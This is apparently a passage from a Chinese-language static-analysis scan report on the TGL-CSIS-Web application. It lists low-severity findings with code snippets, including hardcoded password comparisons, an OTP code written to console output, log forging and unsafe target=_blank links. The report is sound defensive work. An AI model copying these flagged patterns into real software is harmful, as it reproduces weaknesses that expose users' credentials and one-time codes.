檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml
行	15	15
物件	8em; line-height: 23px; font-size:12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size:12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Templates/MainSouth.xhtml
方法 <a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
15.                         <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=110
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
行	113	113
物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
方法 <a

```
....
113.                                                         <a
```

Unsafe Use Of Target blank\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=111
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
行	145	145
物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/password/GetPassword.xhtml
方法	<a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
145.                                    <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank\路徑 7:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=112
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
行	148	148
物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/webapp/password/PasswordRecovery.xhtml
方法	<a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
148.                                    <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Unsafe Use Of Target blank\路徑 8:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=113
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml	TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
行	126	126
物件	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">	8em; line-height: 23px; font-size: 12px; margin-left: 12px; color: #fff; border-radius: 11px; background-color: #3799F8;" target="_blank">

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/password/Result.xhtml
方法　　　　<a href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"

```
....
126.                                    <a
href="http://www.transglobe.com.tw/transglobe-web/nat/other-map"
```

Race Condition Format Flaw

查詢路徑:
Java\Cx\Java Low Visibility\Race Condition Format Flaw 版本:2

類別

FISMA 2014: System And Information Integrity
NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Race Condition Format Flaw\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=32
狀態	新的

	來源	目的地
檔案	TGL-CSIS-	TGL-CSIS-

	Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java	Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
行	97	97
物件	format	format

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
方法	public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
97.
        MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值：轉出金額至少
%s元，請重新輸入", formatter.format(fundSwitchFee)), "");
```

Race Condition Format Flaw\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=33
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
行	112	112
物件	format	format

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
方法	public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
112.
        MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值：轉出金額至少
%s元，請重新輸入", formatter.format(fundSwitchFee)), "");
```

Race Condition Format Flaw\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid

	=10041&pathid=34
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
行	519	519
物件	format	format

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
方法	private void checkFundSwitchFee(String masterProductCode, BigDecimal policyValue, BigDecimal fundSwitchOutAmount, BigDecimal fundSwitchFee, boolean flagAllFundFull) {

```
....
519.         MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值：轉出金額至少%s元，請重新輸入", formatter.format(policyValue.intValue())), "");
```

Race Condition Format Flaw\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=35
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
行	521	521
物件	format	format

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
方法	private void checkFundSwitchFee(String masterProductCode, BigDecimal policyValue, BigDecimal fundSwitchOutAmount, BigDecimal fundSwitchFee, boolean flagAllFundFull) {

```
....
521.
        MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值：轉出金額至少
%s元, 請重新輸入", formatter.format(fundSwitchFee.intValue())), "");
```

Race Condition Format Flaw\路徑 5:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=36
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
行	525	525
物件	format	format

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/validator/PosItem09Validator.java
方法	private void checkFundSwitchFee(String masterProductCode, BigDecimal policyValue, BigDecimal fundSwitchOutAmount, BigDecimal fundSwitchFee, boolean flagAllFundFull) {

```
....
525.
        MsgUtils.showValidatorMsg(String.format("贖回保單帳戶價值：轉出金額至少
%s元, 請重新輸入", formatter.format(fundSwitchFee.intValue())), "");
```

Race Condition Format Flaw\路徑 6:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=37
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/RequiredCheckboxValidator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/RequiredCheckboxValidator.java
行	30	30
物件	format	format

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/RequiredCheckboxValidator.java
方法	public void validate(FacesContext context, UIComponent component, Object value)

```
....
30.                     requiredMessage =
MessageFormat.format(UIInput.REQUIRED_MESSAGE_ID, label);
```

Incorrect Permission Assignment For Critical Resources

查詢路徑:

Java\Cx\Java Low Visibility\Incorrect Permission Assignment For Critical Resources 版本:3

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control
FISMA 2014: Access Control
OWASP Top 10 2017: A6-Security Misconfiguration
NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Incorrect Permission Assignment For Critical Resources\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=63
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	103	103
物件	file	file

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
方法	private StreamedContent createStream(String posImgTempPath) {

```
....
103.                  File file = new File(posImgTempPath);
```

Incorrect Permission Assignment For Critical Resources\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=64

狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn.java
行	82	82
物件	file	file

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintViewMgBn.java
方法	private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

```
....
82.          File file = new File(pdfFilePath+pdfFileName);
```

Incorrect Permission Assignment For Critical Resources\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=65
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.java
行	82	82
物件	file	file

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintViewMgBn.java
方法	private StreamedContent createStream(String pdfFilePath, String pdfFileName) {

```
....
82.          File file = new File(pdfFilePath+pdfFileName);
```

Incorrect Permission Assignment For Critical Resources\路徑 4:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=66

狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java
行	56	56
物件	out	out

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/IPCheckFilter.java
方法　public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {

```
....
56.                PrintWriter out = httpResponse.getWriter();
```

Information Leak Through Shell Error Message

查詢路徑:
Java\Cx\Java Low Visibility\Information Leak Through Shell Error Message 版本:0

類別

OWASP Top 10 2017: A3-Sensitive Data Exposure
OWASP Top 10 2013: A6-Sensitive Data Exposure

描述

Information Leak Through Shell Error Message\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=5
狀態	反覆出現的問題

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java
行	180	345
物件	getId	println

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java
方法　private void sysUserApplySessionSetting(){

```
....
180.                sysUserApplydetail.setApplySession(session.getId());
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private void sentOTP(){

```
....
345.                System.out.println("returnCode(sentOTPEmail):
"+applyOtpEmailReturncode);
```

Information Leak Through Shell Error Message\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=6
狀態	反覆出現的問題

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java
行	180	338
物件	getId	println

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private void sysUserApplySessionSetting(){

```
....
180.                sysUserApplydetail.setApplySession(session.getId());
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private void sentOTP(){

```
....
338.                      System.out.println("returnCode(sentOTPSMS): "+
applyOtpSmsReturncode);
```

Information Leak Through Shell Error Message\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=7
狀態	反覆出現的問題

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java
行	180	328
物件	getId	println

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private void sysUserApplySessionSetting(){

```
....
180.              sysUserApplydetail.setApplySession(session.getId());
```

▼

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/register/OwnerRegisterFlowMgBn.java

方法 private void createOTP(){

```
....
328.              System.out.println("OTP_Code: "+
sysUserApplydetail.getApplyOtpCode() +" - CreateTime: "+begDate);
```

Improper Resource Access Authorization

查詢路徑:

Java\Cx\Java Low Visibility\Improper Resource Access Authorization 版本:5

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.8 - Improper access control
OWASP Top 10 2013: A2-Broken Authentication and Session Management
FISMA 2014: Identification And Authentication
NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Improper Resource Access Authorization\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=67
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java
行	42	42
物件	getProperty	getProperty

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/filter/SingleSignOnFilter.java
方法	public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)

```
....
42.          String allowStaff =
CommonUtil.safeString(System.getProperty("allow.staff"));
```

Improper Resource Access Authorization\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=68
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java
行	56	56
物件	getProperty	getProperty

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java
方法	public void init() {

```
....
56.          allowStaff =
CommonUtil.safeString(System.getProperty("allow.staff"));
```

Improper Resource Access Authorization\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=69
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	123	123
物件	getProperty	getProperty

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
方法	public void refreshStream(String param) {

```
....
123.        if(System.getProperty("os.name").toLowerCase().indexOf("windows")
!= -1){   // if windows
```

Use Of Hardcoded Password

查詢路徑:

Java\Cx\Java Low Visibility\Use Of Hardcoded Password 版本:3

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.10 - Broken authentication and session management
OWASP Top 10 2017: A2-Broken Authentication
NIST SP 800-53: SC-28 Protection of Information at Rest (P1)
OWASP Top 10 2013: A2-Broken Authentication and Session Management
FISMA 2014: Identification And Authentication

描述

Use Of Hardcoded Password\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=153
狀態	新的

此應用程式使用預先寫好的密碼""pwd1""進行單一驗證程序，無論是用它來驗證用戶的身份，或連接其他遠程系統。這個密碼以明文撰寫在檔案TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java中的第29行，且不會因為重建專案而變動。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java
行	35	35
物件	""pwd1""	""pwd1""

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java
方法	public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
35.          if(value != null && pwd1.equals("pwd1")){
```

Use Of Hardcoded Password\路徑 2:

嚴重程度：	低風險

結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=154
狀態	新的

此應用程式使用預先寫好的密碼""pwd2""進行單一驗證程序，無論是用它來驗證用戶的身份，或連接其他遠程系統。這個密碼以明文撰寫在檔案TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java中的第29行，且不會因為重建專案而變動。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java
行	39	39
物件	""pwd2""	""pwd2""

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/PswValidator.java

方法 public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
39.         }else if(value != null && pwd2.equals("pwd2")){
```

Use Of Hardcoded Password\路徑 3:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=155
狀態	新的

此應用程式使用預先寫好的密碼userPwd進行單一驗證程序，無論是用它來驗證用戶的身份，或連接其他遠程系統。這個密碼以明文撰寫在檔案TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java中的第21行，且不會因為重建專案而變動。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java
行	32	32
物件	userPwd	userPwd

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CaptchaValidator.java

方法 public void validate(FacesContext context, UIComponent component, Object value) throws ValidatorException {

```
....
32.             if ("userPwd".equals(userPwd)) {
```

Information Leak Through Comments

查詢路徑:
Java\Cx\Java Low Visibility\Information Leak Through Comments 版本:1

類別

OWASP Top 10 2013: A6-Sensitive Data Exposure
OWASP Top 10 2017: A3-Sensitive Data Exposure
NIST SP 800-53: SC-28 Protection of Information at Rest (P1)
FISMA 2014: Identification And Authentication

描述

Information Leak Through Comments\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=3
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml
行	65	65
物件	delete	delete

代碼片斷
檔案名稱　　TGL-CSIS-Web/src/main/webapp/Main/Templates/MainFrame.xhtml
方法　　// Check for existing script element and delete it if it exists

```
....
65.                 // Check for existing script element and delete it if
it exists
```

Information Leak Through Comments\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=4
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml	TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml

行	44	44
物件	delete	delete

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/webapp/Main/Templates/RegisterMainFrame.xhtml
方法　// Check for existing script element and delete it if it exists

```
....
44.                 // Check for existing script element and delete it if
it exists
```

Race Condition

查詢路徑:
Java\Cx\Java Low Visibility\Race Condition 版本:2

類別

FISMA 2014: System And Information Integrity
NIST SP 800-53: AC-3 Access Enforcement (P1)

描述

Race Condition\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=30
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	34	34
物件	height	height

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　public void init(ServletConfig config) throws ServletException {

```
....
34.             height = Integer
```

Race Condition\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=31
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
行	36	36
物件	width	width

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/svlt/CaptchaServlet.java
方法　public void init(ServletConfig config) throws ServletException {

```
....
36.             width =
Integer.parseInt(getServletConfig().getInitParameter("width"));
```

Portability Flaw Locale Dependent Comparison

查詢路徑:
Java\Cx\Java Low Visibility\Portability Flaw Locale Dependent Comparison 版本:1

描述

Portability Flaw Locale Dependent Comparison\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=95
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CheckingCertiCode.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CheckingCertiCode.java
行	71	73
物件	toUpperCase	compareTo

代碼片斷
檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/common/validator/CheckingCertiCode.java
方法　private boolean VerificationCeridCode(String value){

```
....
71.           String s1 =
String.valueOf(Character.toUpperCase(value.charAt(0)));
....
73.                   if(s1.compareTo(var [i]) == 0){
```

Portability Flaw Locale Dependent Comparison\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid

	=10041&pathid=96
狀態	新的

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	123	123
物件	toLowerCase	indexOf

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 public void refreshStream(String param) {

```
....
123.
        if(System.getProperty("os.name").toLowerCase().indexOf("windows")
!= -1){   // if windows
```

Improper Exception Handling

查詢路徑:

Java\Cx\Java Low Visibility\Improper Exception Handling 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.5 - Improper error handling
NIST SP 800-53: SC-5 Denial of Service Protection (P1)

描述

Improper Exception Handling\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=156
狀態	反覆出現的問題

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java第53行執行可預期抛出異常的操作，但未正確包裹在try-catch區塊中。這構成不當異常處理(Improper Exception Handling)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java
行	56	56
物件	getProperty	getProperty

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/AppConfigMgBn.java

方法 public void init() {

```
....
56.           allowStaff =
CommonUtil.safeString(System.getProperty("allow.staff"));
```

Improper Exception Handling\路徑 2:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=157
狀態	反覆出現的問題

方法refreshStream**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java**第**119**行執行可預期拋出異常的操作，但未正確包裹在**try-catch**區塊中。這構成不當異常處理**(Improper Exception Handling)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java
行	123	123
物件	getProperty	getProperty

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/cscarea/FilePdfViewMgbn.java

方法 public void refreshStream(String param) {

```
....
123.
      if(System.getProperty("os.name").toLowerCase().indexOf("windows")
!= -1){   // if windows
```

Log Forging

查詢路徑:

Java\Cx\Java Low Visibility\Log Forging 版本:0

類別

PCI DSS v3.2: PCI DSS (3.2) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2017: A1-Injection
NIST SP 800-53: AU-9 Protection of Audit Information (P1)
FISMA 2014: System And Information Integrity

描述

Log Forging\路徑 1:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=158

狀態	反覆出現的問題

方法getRequestUrl在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java第64行從元素getRequestURL獲取使用者輸入。該元素的值於程式流程中沒有被正確地過濾(Filter)或驗證，並最終於TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java的第39行在onInvalidSessionDetected編寫審計日誌中。這可能發生日誌偽造。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/base/JsfRedirectStrategy.java
行	65	55
物件	getRequestURL	debug

代碼片斷

